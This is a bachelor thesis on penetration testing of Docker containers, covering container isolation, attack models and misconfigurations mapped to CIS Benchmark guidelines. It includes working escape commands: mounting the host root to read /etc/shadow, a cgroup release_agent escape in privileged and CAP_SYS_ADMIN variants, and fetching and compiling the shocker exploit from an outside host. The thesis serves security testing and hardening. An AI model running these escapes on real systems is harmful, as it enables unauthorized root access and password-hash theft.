Bachelor thesis
Computing Science

Radboud University

Creating a Methodology for Penetration Testing of Docker Containers

Author:
Joren Vrancken
s4593847

Supervisor:
Associate professor, Erik Poll
`erikpoll@cs.ru.nl`

Internship supervisor:
Dave Wurtz
`dave.wurtz@secura.com`

December 10, 2019

Abstract

Containerization software has become extremely popular to streamline software deployments in the last few years. That has made it a very important attack surface. This bachelor thesis looks at how someone should test the security of the Docker containers.

We first look at multiple attack scenarios: escaping Docker containers, attacking the host through the Docker Daemon, and inter-container attacks. We then look at interesting and important vulnerabilities, both misconfigurations and software bugs. We take a practical look at configurations mistakes that Docker users could make. We also look at interesting CVEs (security related bugs) in Docker. We link these vulnerabilities to Docker CIS Benchmarks, which are security guidelines aimed at Docker.

Finally, we look at how we identify and use the vulnerabilities we looked at. Specifically, we look at how we should use vulnerabilities during security assessments.

Contents

Chapter 1

Introduction

Secura, a company specializing in digital security, performs security assessments for clients. In these assessments, Secura evaluates the private and public networks of their clients. They would like to improve those assessments by also looking into containerization software their clients may be running.

Containerization software allows developers to package software into easily reproducible packages. It removes the tedious process of installing the right dependencies to run software, because the dependencies and necessary files are neatly isolated in the container. These containers run isolated from each other and the host they run on.

This thesis will focus on the de facto industry standard for containerization software, Docker. It will focus on Linux, because Docker is developed for Linux (although a Windows version does exist[1]). Throughout this thesis we will look at practical examples, so a good understanding of Linux the is recommended.

We will first look at some notations (chapter 2) and the necessary background information (chapter 3). We will then go into more detail about the attack surface (section 4.1), misconfigurations (section 4.3) and specific security related bugs (section 4.4). Finally, we will describe how these can be used during a penetration test (chapter 5) and which tools might be useful to automate part of the process (section 5.3).

[1]Docker on Windows actually runs inside a Linux virtual machine.

Chapter 2

Notation

Throughout this thesis we will look at examples using Bash commands. The following conventions are used to represent the different contexts in which the commands are executed.

- If a command is executed directly on a host system, it is prefixed by "`(host)`".
- If a command is executed inside a container, it is prefixed by "`(cont)`".
- If a command is executed by an unprivileged user, it is prefixed by "`$`".
- If a command is executed by a privileged user (i.e. `root`), it is prefixed by "`#`".
- Long and irrelevant output of commands is replaced by "...".

In this example, an unprivileged user executes the command `echo Hello , World!` on the host system.

```
(host)$ echo Hello, World!
Hello, World!
```

Listing 2.1: Shell command notation example 1.

In this example, the `root` user executes two commands to get system information. The content of `/proc/cpuinfo` is not shown.

```
(cont)# uname -r
5.3.8-arch1-1
(cont)# cat /proc/cpuinfo
...
```

Listing 2.2: Shell command notation example 2.

In this thesis, we will look at many examples using Bash commands. Although I prefer using non-abbreviated arguments and quoted values to make it more clear what a command does, throughout this thesis we will use abbreviated non-quoted arguments (where possible) to make the commands smaller and more readable.


Chapter 3

Background

In this chapter we will discuss the necessary background information and preliminaries. First we will look at what containerization software is and how it compares to virtualization. We will also look at important Docker concepts, how to use them and how Docker works internally. Finally, we introduce the CIS Docker Benchmarks.

3.1 Containerization Software

Containerization software isolates processes running on a host from one another. A process in a container sees a different part of the host system then processes outside of the container. A process inside a container sees a different file system, network interfaces and users than processes outside of the container. Processes inside the container can only see other processes inside the container.



(a) Two processes. (b) One process in a container.

Figure 3.1

If we look at the above example, we see two scenarios. The first is the default way to run processes. The operating system starts processes that can communicate with one another. Their view on the file system is the same. In the second scenario one of the processes runs inside a container. These processes cannot communicate with one another. If Process A looks at the files in `/tmp`, it accesses a different part of the file system than if Process B looks at the files in `/tmp`[1]. Process B can not even see that Process A exists.

Process A and Process B see such a different part of the host system that to Process B it looks like it is running on a whole separate system.

3.1.1 Why use containers?

Containers can be made into easily deployable packages (called images). These images only contain the necessary files for specific software to be run. Other files, libraries and binaries are shared between the host operating system (the system running the container). This allows developers to create lightweight software packages containing only the necessary dependencies.

Containers also make it possible to run multiple versions of the same software on one host. Each container can contain a specific version and all the containers run on the same host. Because the containers are isolated from each other, their incompatible dependencies are not a problem.

For example, someone who wants to run an instance of Wordpress[2] does not need to install all the Wordpress dependencies. They only need to download the container that the Wordpress developers created, which includes all the necessary dependencies.

Similarly, if they want to move the Wordpress instance from one host to the other, they just have to copy over their database and run the image on the new host. Even if the new host is a completely different operating system.

If they want to test a newer version of Wordpress on the same host, they only have to run the different container on the same host. The incompatible dependencies of the two Wordpress instances are not a problem, because they see another part of the file system and do not even see each other's process.


This ease of use makes containerization very popular in software development, maintenance and deployment.

[1]Access to files on the host has to be explicitly given (as discussed in subsubsection 3.2.1.5).

[2]A very popular content management system to build websites with.

3.1.1.1 Virtualization

Virtualization is an older similar technique to isolate software. In virtualization, a whole system is simulated in top of the host (called the hypervisor). This new virtual machine is called a guest. The guest and the host do not share any system resources. This has some advantages. For example, it allows running a completely different operating system as guest (e.g. Windows guest run on a Linux host).



(a) Virtual Machines[3]. (b) Containers.

Figure 3.2

Because containerization software shares many resources with the host, it is a lot faster and more flexible than virtualization. Where virtualization needs to start a whole new operating system, containerization only needs to start a single process.

3.1.1.2 Containers and Security

Isolation reduces risk, because it separates processes. If one process is compromised it cannot reach another process. If a process in a container is compromised, it cannot reach sensitive files of the host.

It should be noted, however, that containerization is a lot more risky than virtualization, because containers run using the same kernel and resources as the host. For example, this means that a kernel exploit run inside a container is just as dangerous as the same exploit run directly on the host, because the target (the kernel) is the same.

[3]Hypervisors can also run on the bare metal. This removes the need for a host OS, which adds security.

3.2 Docker

The concept of containerization has been around a long time[4], but it only gained traction as serious way to package, distribute and run software in the last few years. This is mostly because of Docker.

Docker was released in 2013 and it does not only offer a containerization platform, but also a way to distribute the containers. This allows developers and companies to create packages that have no dependencies (besides Docker itself, of course). This allows for a lot faster development and deployment processes, because dependencies and installation of software are no longer a concern.

Docker also makes it possible to run multiple versions of the same software on the same host, without creating a dependency nightmare. For example, if someone wants to run a Wordpress 4 website and Wordpress 5 website, they only need to create two Wordpress containers. Because the containers are isolated from one another, their conflicting dependencies are not a problem.

3.2.1 Docker Concepts

Docker is exists of a few concepts: Docker daemon, Docker images, Docker containers and `Dockerfile`s.

3.2.1.1 Docker Daemon

The daemon is a service that runs (as `root`[5][6]) on the host. It manages all things related to Docker on that machine. For example if the user wants to build an image or a container needs to restart the docker daemon. It is good to note that, because everything related to Docker is handled by the daemon and Docker has access to all resources of the host, having access to Docker should be viewed as equivalent to having `root` access to the host[7].

3.2.1.2 Docker Images

A Docker image is packaged software. It is a distributable set of layers. The first layer describes the base of the image. This is either an existing image or nothing (referred to as `scratch`). Each layer on top of that is a change to the layer before. For example, if you add a file or run an command it adds a new layer.

[4] `https://docs.freebsd.org/44doc/papers/jail/jail-9.html`
[5] An experimental rootless mode is being worked on
[6] `https://github.com/docker/engine/blob/master/docs/rootless.md`
[7] `https://docs.docker.com/engine/security/security/`

3.2.1.3 Docker Containers

A container is an instance of a Docker Image. If you run software packaged as a Docker image, you create a container based on that image. If you want to run two instances of the same Docker image, you can create two containers.

3.2.1.4 `Dockerfiles`

A `Dockerfile` describes what a Docker image is made of. It describes the steps to build the image. Let's look at a very simple example:

```
FROM alpine:latest
LABEL maintainer="Joren Vrancken"
CMD ["echo", "Hello World"]
```

Listing 3.1: Very Basic `Dockerfile`.

These three instructions tell the Docker engine how to create a new Docker image. The full instruction set can be found in the `Dockerfile` reference[8].

1. The `FROM` instruction tells the Docker engine what to base the new Docker image on. Instead of creating an image from scratch (a blank image), we use an already existing image as our basis.

2. The `LABEL` instruction sets a key value pair for the image. There can be multiple LABEL instructions. These key value pairs get packaged and distributed with the image.

3. The `CMD` instruction sets the default command that should be run and which arguments should be passed to it.

We can use this to create a new image and container from that image.

```
(host)$ docker build -t thesis-hello-world .
(host)$ docker run --rm --name=thesis-hello-world-container
   thesis-hello-world
```

Listing 3.2: Creating a Docker container from a `Dockerfile`.

We first create a Docker image (called `thesis-hello-world`) using the `docker build` command and then create and start a new container (called `thesis-hello-world-container`) from that image.

[8]`https://docs.docker.com/engine/reference/builder/`

3.2.1.5 Data Persistence

Without additional configuration, a Docker container does not have persistence storage. Its storage is maintained when the container is stopped, but not when the container is removed. It is possible to mount a directory on the host in a Docker container. This allows the container to access files on the host and save them to that mounted directory.

```
(host)$ echo test > /tmp/test
(host)$ docker run -it --rm -v /tmp:/tmp ubuntu:latest bash
(cont)$ cat /tmp/test
test
```

Listing 3.3: Bind mount example.

In this example the host `/tmp` directory is mounted into the container as `/tmp`. We can see that a file that is created on the host is readable by the container.

3.2.1.6 Networking

When a Docker container is created Docker creates a network sandbox for that container and (by default) connects it to an internal bridge network. This gives the container its own networking resources such as a IPv4 address[9], routes and DNS entries. All outgoing traffic is routed through a bridge interface (by default).

Incoming traffic is possible by routing traffic for specific ports from the host to the container. Specifying which ports on the host are routed to which ports on the container is done when a container is created. If we, for example, want to expose port `80` to the Docker image created from Listing 3.1 we can execute the following commands.

```
(host)$ docker build -t thesis-hello-world .
(host)$ docker run --rm -p 8000:80 --name=thesis-hello-world-
    container thesis-hello-world
```

Listing 3.4: Creating a Docker container with exposed port.

The first command creates a Docker image using the `Dockerfile` and we then create (and start) a container from that image. We “publish” port `8000` on the host to port `80` of the container. This means that, while the container is running, all traffic from port `8000` on the host is routed to port `80` of the container.

[9] IPv6 support is not enabled by default.

3.2.1.7 Docker Internals

A Docker container actually is a combination of multiple features within the Linux kernel. Mainly `namespaces`, `cgroups` and `OverlayFS`.

`namespaces` are a way to isolate resources from processes. For example, if we add a process to a process `namespace`, it can only see the processes in that `namespace`. This allows processes to be isolated from each other. Linux supports the following `namespaces` types[10]:

- `Cgroup`: To isolate processes from `cgroup` hierarchies.
- `IPC`: Isolates the inter-process communication. This, for example, isolates shared memory regions.
- `Network`: Isolates the network stack (e.g. IP addresses, interfaces, routes and ports).
- `Mount`: Isolates mount points. When creating a new Mount `namespace` , existing mount points are copied from the current `namespace`. New mount points are not propagated.
- `PID`: Isolates processes from seeing process ids in other `namespaces`. Processes in different `namespaces` can have the same `PID`.
- `User`: Isolates the users and groups.
- `UTS`: Isolates the host and domain names.

When the Docker daemon creates a new container, it creates a new `namespace` of each type for the process that runs in the container. That way the container cannot view any of the processes, network interfaces and mount points of the host. This way it seems that the container is actually an other operating system entirely.

A `mount namespace` is very similar to a `chroot`. A big difference is that a `chroot` has a parent directory. The `mount namespace` can also be more easily combined with other `namespaces` to create more isolation.

Control groups (or `cgroups` for short) are a way to limit resources (e.g. CPU and RAM usage) to (groups of) processes and to monitor the usage of those processes.

`OverlayFS` is a (union mount) file system that allows combining multiple directories and show them as if they are one. This is used to show the multiple layers in an Docker image as a single root directory.

[10]See the `man page` of `namespaces`.

3.2.2 `docker-compose`

`docker-compose` is a wrapper around Docker that can be used to specify Docker container runtime configurations in files (called `docker-compose.yaml`). These files remove the need to execute Docker commands with the correct arguments in the correct order. You have to specify the necessary arguments only once in the `docker-compose.yaml` file.

Listing 3.5 is an advanced example of an `docker-compose.yaml` file similar to configuration that I have used in a production environment. A lot of the time creating Docker containers in production environments, they need to have a lot of extra runtime configuration (e.g. environment variables, ports and dependencies on other containers). Specifying everything in a single file simplifies the runtime configuration process.

```
---
version: "3"

services:
  postgres:
    image: "postgres:10.5"
    restart: "always"
    environment:
      PGDATA: "/var/lib/postgresql/data/pgdata"
    volumes:
      - "/dir/data/:/var/lib/postgresql/data/"

  nextcloud:
    image: "nextcloud:17-fpm"
    restart: "always"
    ports:
      - "127.0.0.1:9000:9000"
    depends_on:
      - "postgres"
    environment:
      POSTGRES_DB: "database"
      POSTGRES_USER: "user"
      POSTGRES_PASSWORD: "password"
      POSTGRES_HOST: "postgres"
    volumes:
      - "/dir/www/:/var/www/html/"
```

Listing 3.5: Example `docker-compose.yaml`.

Very similar functionality is also built into the Docker Engine, called Docker Stack. It also uses `docker-compose.yaml`. Some features that are supported by `docker-compose` are not supported by Docker Stack and vice versa.

3.2.3 Registries

Docker images are distributable through so called registries. A registry is a server (that anybody can host), that stores Docker images. When a client does not have a Docker image that it needs, it can contact a registry to download that image. Note that because registries are a very easy way to distribute Docker images, they are an interesting attack vector.

The most popular (and public) registry is Docker Hub, which is run by the same company that develops Docker. Anybody can create a Docker Hub account and start creating images that anybody can download. Docker Hub also provides default images for popular software.

3.2.4 Deployment & Development Pipelines

One of the biggest usages of Docker is automating part of the deployment and development process. Many developers use continuous integration and continuous deployment systems to automatically build Docker images that they then automatically pull and run on their production environments. This level of automation allows for very rapid software development.

That automation does have a negative side. It removes scrutiny from the deployment pipeline. If an attacker is able to compromise a link in the chain, they will be able to create their own malicious images that will be automatically run. Without proper monitoring of the full pipeline, such an attack can go unnoticed, because the system is designed to not need any human interaction.

3.2.5 Impact of Docker on Existing Vulnerabilities

A Docker container isolates software from the host, but does not change it. This means that vulnerabilities in software are not affected by Dockerizing that software. However, the impact of those vulnerabilities is decreased, because the vulnerability exists in an isolated environment.

If, for example, there exists a RCE (remote code execution) vulnerability in Wordpress. Running Wordpress in a Docker container does not fix the vulnerability. An attacker is still able to exploit it. But that attacker is not able to access the host system, because the exploited software is isolated from the host system because of Docker.

3.3 CIS Docker Benchmarks

The Center for Internet Security (or CIS for short) is a non-profit organization that provides best practice solutions for digital security. For example, they provide security hardened virtual machine images that are configured for optimal security.

The CIS Benchmarks are guidelines and best practices on security on many different types of software. These guidelines are freely available for anyone and can be found on their site[11]. Many companies (e.g. Secura) use the CIS Benchmarks as a baseline to assess the security of systems.

They also provide guidelines on Docker[12]. The latest version (1.2.0) contains 115 guidelines. These are sorted by topic (e.g. Docker daemon and configuration files). In the appendix you will find an example guideline from the latest Docker CIS Benchmark.

[11] `https://cisecurity.org/cis-benchmarks/`

[12] Only the community edition (Docker CE). It does not cover the enterprise edition (Docker EE).

Chapter 4

Known Vulnerabilities in Docker

In this chapter we will look at Docker from a vulnerability analysis perspective. First we will look conceptually at Docker and security by examining the attack surface of Docker on an host and the various attacker models that come with it. Then we look at the practical countermeasures in place to prevent or reduce the impact of security problems. We then look at some interesting, practical examples of security problems of Docker. These are split into misconfigurations and security related software bugs.

Software bugs and misconfigurations can both security problems, but they differ in who made the mistake. A *bug* is a problem in a program itself. For example, a buffer overflow is a clear bug. The problem lies solely in the program itself. To fix it, the code of the program needs to be changed. *Misconfigurations*, on the other hand, are security problems that come from wrong usage of a program. The program is incorrectly configured and that creates a situation that might be exploitable to an attacker. For example, a world-readable file containing passwords is a misconfiguration. To fix a misconfiguration, the user should change the configuration of the problem. The developers of the program can only recommend users to configure it correctly.

In the chapter 5, we will look at how these vulnerabilities can be used during a penetration test.

4.1 Attack Surface & Models

Because Docker is more of an ecosystem than a single running process, it has quite a large attack surface. This attack surface consists of multiple attacker models.

Let's take a look at the following scenarios and images showing the attacker models. We see the following processes pictured in the images.

A) Standard (privileged) process running directly on the host.

B) Standard unprivileged process running directly on the host.

C) Process running in a Docker container.

D) Similar to C.

4.1.1 Container Escape

One of the most common type of vulnerability (and sometimes misconfiguration) is the possibility for a process running in a container to escape the container and access data (i.e. execute commands) on the host.




Figure 4.1

A process (Process C) running inside a container accessing data on the host (that it should not be able to access), in this case Process B.

An example attack scenario would be a company that offers a PaaS (Platform as a Service) products that allows customers to run dockers on their infrastructure[1]. If it is possible for the attacker to submit a Docker image that escapes the container and access the underlying infrastructure, they could access other containers or even other internal resources. That would, obviously, be a very big problem for that company.

A lot of the known container escapes are possible because the container can access some files on the host. For example, if Docker mounts some necessary directories in `/proc` by default (which would be a vulnerability) or if sensitive data is mounted as a volume (which would be a misconfiguration).

[1]This is actually quite common nowadays. All major computing providers offer such a service.

As noted before, because a container uses the same kernel and resources as the host, an exploit granting `root` can be just as devastating run inside as outside of the docker, because the target kernel and resources are the same. CVE–2016–5195(Dirty Cow)[2] is a good example of an exploit that allows container escapes[25].

It should also be noted that an exploit that allows someone to escape from a Linux `namespace` is essentially a container escape exploit. CVE–2017–7308[22] is a good example of this.

4.1.2 Docker Daemon Attack

If user permissions are incorrectly configured, an unprivileged user can access privileged resources using the Docker Daemon. This is shown in Figure 4.2.




Figure 4.2

An unprivileged process B accessing privileged data (in the image process A) using the Docker Daemon.

The Docker Daemon runs as `root`. Because Docker has many (powerful) features, this allows any user with permissions to use Docker to practically gain `root` privileges. This is why the Docker documentation explicitly states "only trusted users should be allowed to control your Docker daemon"[3].

A real life example of the impact of incorrectly configured Docker permissions happened a few years back with one of the courses in the Computing Science curriculum (of the Radboud). A teacher wanted to teach students about containerization and modern software development. He asked the IT department to install Docker on all student workstations and add all the students in the course to `docker` group (giving them full permissions to run Docker). This gave every student the equivalent of `root` rights on every workstation.

[2]`https://dirtycow.ninja/`

[3]`https://docs.docker.com/engine/security/security/`

4.1.3 Container to Container Attack

Containers should not only be isolated from the host, but also from other containers. This allows multiple containers with sensitive data to be run on the same host without them being to access each other's data. In Docker this is not always the case.




Figure 4.3

A process (Process C) running inside a container, accessing data in another container (process D).

By default all Docker containers are added to the same bridge network. This means that (by default) all Docker containers can reach each other over the network. This differs from the isolation Docker uses for other `namespaces`. In the other `namespaces`, Docker (by default) isolates containers from the host and other containers. This design decision can lead to very dangerous situations, because developers may believe that Docker containers are completely isolated from each other (including the network).

4.2 Protection Mechanisms

To significantly reduce that risk that (future) vulnerabilities and misconfigurations pose to a system with Docker, there are multiple protections built into Docker and the Linux kernel itself. In this section, we will look at the most well-known and important protections.

It should be noted that because these protections add complexity and features, some vulnerabilities focus solely on bypassing one or more protections. A good example of this is CVE–2019–5021 (see subsection 4.4.4).

4.2.1 Capabilities

To allow or disallow a process to use specific privileged functionality, the Linux kernel has capabilities[4]. A capability is a granular way of giving certain privileges to processes. A capability allows a process to perform

[4]See the `man page` of `capbilities`

privileged action without giving the process full `root` rights. For example, if we want a process to be able to create its own packets but not read sensitive files we give it the `CAP_NET_RAW` capability.

By default every Docker container is started with minimum capabilities. The default capabilities can be found in the Docker code[5]. It is possible to add or remove capabilities at runtime using the `--cap-add` and `--cap-drop` [42] arguments.

4.2.2 Secure Computing Mode

Secure Computing Mode (seccomp for short), like capabilities, is a built-in way to limit the privileged functionality that a process is allowed to use. Where capabilities limit functionality (like reading privileged files), Secure Computing Mode limits specific `syscalls`. This allows for very granular security control. It does this by using whitelists of `syscalls` (called profiles). To setup a strict, but still functional seccomp profile requires very specific knowledge of which `syscalls` are used by a program. This makes it quite complex to setup

The default seccomp profile that processes in Docker containers get is available in the source code[6]. To pass a custom seccomp profile the `--security-opt seccomp` can be used.

4.2.3 AppArmor

AppArmor (which stands for Application Armor) is a Linux kernel module that allows application-specific limitations of files and system resources.

Docker adds a default AppArmor profile to every container. This is profile generated at runtime based on a template[7].

`bane`[8] is a program that generates AppArmor profiles for containers.

4.2.4 SELinux

SELinux (which stands for Security-Enhanced Linux) is a set of changes to the Linux kernel that support system-wide access control for files and system resources. It is available by default on some Linux distributions.

[5]`https://github.com/moby/moby/blob/master/oci/caps/defaults.go`
[6]`https://github.com/moby/moby/blob/master/profiles/seccomp/default.json`
[7]`https://github.com/moby/moby/blob/master/profiles/apparmor/template.go`
[8]`https://github.com/genuinetools/bane`

Docker does not enable SELinux support by default, but it does provide a SELinux policy[9].

4.2.5 Non-`root` user in containers

Besides the protection mechanisms on the host, there are also protection mechanisms in the Docker images. The most important protection mechanism that Docker image creators can implement is not running processes inside a container as `root`.

By default processes in Docker containers are executed as `root` (the `root` user of that `namespace`), because the process is isolated from the host system. However, as we will see there exist many ways to escape containers. Most of those ways require `root` privileges inside the container. That is why it is recommended to run processes in containers using non-`root`. If the container gets compromised in any way, the attacker cannot escape because the user is non-`root`.

4.3 Misconfigurations

In this section, we will take a look at misconfigurations of Docker and the impact those misconfigurations have. For each misconfiguration, we will look at a practical example. We will also look at which guidelines from the Docker CIS Benchmark cover these misconfigurations.

4.3.1 Docker Permissions

A very common (and most notorious) misconfiguration is giving unprivileged users access to Docker, which allows them to create, start and otherwise interact with Docker containers. This is very dangerous because this allows the unprivileged users to access all files as `root`. The Docker documentation says[10]:

> First of all, only trusted users should be allowed to control your Docker daemon. This is a direct consequence of some powerful Docker features. Specifically, Docker allows you to share a directory between the Docker host and a guest container; and it allows you to do so without limiting the access rights of the container. This means that you can start a container where the /host directory is the / directory on your host; and the container can alter your host filesystem without any restriction.

In short, because the Docker Daemon runs as `root`, if an user adds a directory as a volume to a container, that file is accessed as `root`. There are

[9]`https://www.mankier.com/8/docker_selinux`

[10]`https://docs.docker.com/engine/security/security/`

two common ways for unprivileged users to access Docker. They are either part of the `docker` group or the `docker` binary has the `setuid` bit set.

4.3.1.1 `docker` group

Every user in the `docker` group is allowed to use Docker. This allows simple access management of Docker usage. Sometimes the system administrator of a network does not want to do proper access management and adds every user to the `docker` group, because that allows everything to run smoothly. This misconfiguration, however allows every user to access every file on the system, as illustrated in Listing 4.1.

Let's say we want the password hash of user `admin` on a system where we do not have `sudo` privileges, but we are a member of the `docker` group.

```
(host)$ sudo -v
Sorry, user unpriv may not run sudo on host.
(host)$ groups | grep -o docker
docker
(host)$ docker run -it --rm -v /:/host ubuntu:latest bash
(cont)# grep admin /host/etc/shadow
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

Listing 4.1: Docker `group` exploit example.

We start by checking our permissions. We do not have `permissions`, but we are a member of the `docker` group. This allows us to create a container with `/` mounted as volume and access any file as `root`. This includes the file storing password hashes `/etc/passwd`.

This is covered by the CIS Benchmark guideline 1.2.2 (Ensure only trusted users are allowed to control Docker daemon).

4.3.1.2 `setuid` bit

Another way system administrators might skip proper access management is to set the `setuid` bit on the `docker` binary.

The `setuid` bit is a permission bit in Unix, that allows users to run binaries as the owner (or group) of the binary instead of themselves. This is very useful in specific cases. For example, users should be able to change their own passwords, but should not be able to read password hashes of other users. That is why the `passwd` binary has the `setuid` bit set. A user can change their password, because `passwd` is run as `root` (the owner of `passwd`) and, of course, `root` is able to read and write the password file. In this case the protection and security comes from the fact that `passwd` asks for the user's password itself and only writes to specific entries in the password file.

If a system is misconfigured by having the `setuid` bit set for the `docker` binary, an user will be able to execute Docker as `root` (the owner of `docker`). Just like before, we can easily recreate this attack.

```
(host)$ sudo -v
Sorry, user unpriv may not run sudo on host.
(host)$ groups | grep -o docker
(host)$ ls -halt /usr/bin/docker
-rwsr-xr-x 1 root root 85M okt 18 17:52 /usr/bin/docker
(host)$ docker run -it --rm -v /:/host ubuntu:latest bash
(cont)# grep admin /host/etc/shadow
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

Listing 4.2: Docker `setuid` exploit example.

We now see that we are not a part of the `docker` group, but we can still run `docker` because the `setuid` bit (and the execute bit for all users) is set.

This is not covered by the CIS Benchmark guidelines. There are multiple guidelines about correct file and directory permissions, but none cover the binaries.

4.3.2 `--privileged` Flag

Docker has a special privileged mode[33]. This mode is enabled if a container is created with the `--privileged` flag and it enables access to all host devices and kernel capabilities. This is a very powerful mode and enables some very useful features (e.g building Docker images inside a Docker container). But it is also very dangerous as those kernel features allow an attacker inside the container to escape and access the host.

A simple example of this, is using a feature in `cgroups`[30]. If a `cgroup` does not contain any processes anymore, it is released. It is possible to specify a command that should be run in case that happens (called a `release_agent`). It is possible to define such a `release_agent` in a privileged docker. If the `cgroup` is released, the command is run on the host[9].

We can look at a proof of concept of this attack developed by security researcher Felix Wilhelm[43].

```
(host)$ docker run -it --rm --privileged ubuntu:latest bash
(cont)# d=`dirname $(ls -x /s*/fs/c*/*/r* |head -n1)`
(cont)# mkdir -p $d/w;echo 1 >$d/w/notify_on_release
```

```
(cont)# t=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
(cont)# touch /o; echo $t/c >$d/release_agent;printf '#!/bin/
    sh\nps >'"$t/o" >/c;
(cont)# chmod +x /c;sh -c "echo 0 >$d/w/cgroup.procs";sleep 1;
    cat /o
```

Listing 4.3: Privileged container escape using `cgroups`.

This proof of concept creates a new `cgroup`, sets a `release_agent` and releases it. In this case the `release_agent` runs `ps` and writes the output to the root directory of the container.

The `--privileged` flag is covered by two CIS Benchmark guidelines. Guideline 5.4 (Ensure that privileged containers are not used) recommends to not create containers in privileged mode. 5.22 (Ensure that docker exec commands are not used with the privileged option) recommends to not execute commands in running containers (with `docker exec`) in privileged mode.

4.3.3 Capabilities

As we saw in subsection 4.2.1 to use privileged functionality in the Linux kernel, a process needs the relevant `capability`. Docker containers are started with minimal capabilities, but it is possible to add extra capabilities on runtime. Giving containers extra capabilities, gives the container permission to perform certain actions. Some of these actions allow Docker escapes. We will look at two such capabilities.

The CIS Benchmark covers all of these problems in one guideline: 5.3 (Ensure that Linux kernel capabilities are restricted within containers).

4.3.3.1 `CAP_SYS_ADMIN`

The Docker escape by Felix Wilhelm[43] needs to be run in privileged mode to work, but it can be rewritten to only need the permission to run `mount`[9], which is granted by the `CAP_SYS_ADMIN` capability.

```
(host)$ docker run --rm -it --cap-add=CAP_SYS_ADMIN --security
    -opt apparmor=unconfined ubuntu /bin/bash
(cont)# mkdir /tmp/cgrp
(cont)# mount -t cgroup -o rdma cgroup /tmp/cgrp
(cont)# mkdir /tmp/cgrp/x
(cont)# echo 1 > /tmp/cgrp/x/notify_on_release
(cont)# host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/
    mtab`
(cont)# echo "$host_path/cmd" > /tmp/cgrp/release_agent
```

```
(cont)# echo '#!/bin/sh' > /cmd
(cont)# echo "ps aux > $host_path/output" >> /cmd
(cont)# chmod a+x /cmd
(cont)# sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
(cont)# cat /output
```

Listing 4.4: Docker escape using `CAP_SYS_ADMIN`.

Unlike before, instead of relying on `--privilege` to give us write access to a `cgroup`, we just need to mount our own. This gives us exactly the same scenario as before. We use a `release_agent` to run code on the host. The only difference being that we have to do some manual work ourselves.

4.3.3.2 `CAP_DAC_READ_SEARCH`

Before Docker 1.0.0 `CAP_DAC_READ_SEARCH` was added to the default capabilities that a containers are given. But this capability allows a process to escape its the container[23]. A process with `CAP_DAC_READ_SEARCH` is able to bruteforce the index of files outside of the container. To demonstrate this attack a proof of concept exploit was released[24][1]. This exploit has been released in 2014, but still works on containers with the `CAP_DAC_READ_SEARCH` capability.

```
(host)$ cd /tmp
(host)$ curl -O http://stealth.openwall.net/xSports/shocker.c
(host)$ sed -i "s/\/.dockerinit/\/tmp\/a.out/" shocker.c
(host)$ cc -Wall -std=c99 -O2 shocker.c -static
(host)$ docker run --rm -it --cap-add=CAP_DAC_READ_SEARCH -v /
   tmp:/tmp busybox sh
(cont)# /tmp/a.out
...
[!] Win! /etc/shadow output follows:
...
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

Listing 4.5: Docker escape using `CAP_DAC_READ_SEARCH`.

The exploit needs a file with a file handle on the host system to properly work. Instead of the default `/.dockerinit` (which is no longer created in newer versions of Docker) we use the exploit file itself `/tmp/a.out`. We start a container with the `CAP_DAC_READ_SEARCH` capability and run the exploit. It prints the password file of the host (`/etc/shadow`).

